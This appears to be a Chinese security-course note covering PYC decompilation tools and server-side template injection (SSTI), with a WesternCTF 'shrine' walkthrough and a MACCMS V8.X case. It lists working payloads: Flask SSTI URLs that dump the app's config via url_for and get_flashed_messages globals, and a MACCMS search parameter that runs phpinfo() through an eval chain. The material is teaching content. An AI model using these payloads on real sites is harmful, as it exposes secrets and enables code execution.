


WEB攻防-Python考点&CTF与CMS-SSTI模版注入&PYC反编译







#知识点：

1、PYC文件反编译

2、Python-Web-SSTI

3、SSTI模版注入利用分析

演示案例：

* PY反编译-PYC编译文件反编译源码
* SSTI入门-原理&分类&检测&分析&利用
* SSTI考点-CTF靶场-[WesternCTF]shrine
* SSTI考点-CMS源码-MACCMS\_V8.X执行

#PY反编译-PYC编译文件反编译源码

pyc文件是py文件编译后生成的字节码文件(byte code)，pyc文件经过python解释器最终会生成机器码运行。因此pyc文件是可以跨平台部署的，类似Java的.class文件，一般py文件改变后，都会重新生成pyc文件。

真题附件：http://pan.baidu.com/s/1jGpB8DS

反编译平台：

https://tool.lu/pyc/

http://tools.bugscaner.com/decompyle/

反编译工具：https://github.com/wibiti/uncompyle2

#SSTI入门-原理&分类&检测&分析&利用

1、什么是SSTI？有什么漏洞危害？

漏洞成因就是服务端接收了用户的恶意输入以后，未经任何处理就将其作为 Web 应用模板内容的一部分，模板引擎在进行目标编译渲染的过程中，执行了用户插入的可以破坏模板的语句，因而可能导致了敏感信息泄露、代码执行、GetShell 等问题。其影响范围主要取决于模版引擎的复杂性。

2、如何判断检测SSTI漏洞的存在？

-输入的数据会被浏览器利用当前脚本语言调用解析执行

3、SSTI会产生在那些语言开发应用？

-见上图

4、SSTI安全问题在生产环境那里产生？

-存在模版引用的地方，如404错误页面展示

-存在数据接收引用的地方，如模版解析获取参数数据

#SSTI考点-CTF靶场-[WesternCTF]shrine

1、源码分析SSTI考点

2、测试判断SSTI存在

3、分析代码过滤和FLAG存储

4、利用Flask两个函数利用获取

https://blog.csdn.net/houyanhua1/article/details/85470175

url\_for()函数是用于构建操作指定函数的URL

get\_flashed\_messages()函数是获取传递过来的数据

/shrine/{{url\_for.\_\_globals\_\_}}

/shrine/{{url\_for.\_\_globals\_\_['current\_app'].config}}

/shrine/{{get\_flashed\_messages.\_\_globals\_\_}}

/shrine/{{get\_flashed\_messages.\_\_globals\_\_['current\_app'].config}}

#SSTI考点-CMS源码-MACCMS\_V8.X执行

Payload:index.php?m=vod-search&wd={if-dddd:phpinfo()}{endif-dddd}

1、根据wd传递的代码找指向文件

2、index->vod->tpl->ifex->eval

3、构造Payload带入ifex并绕过后执行

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)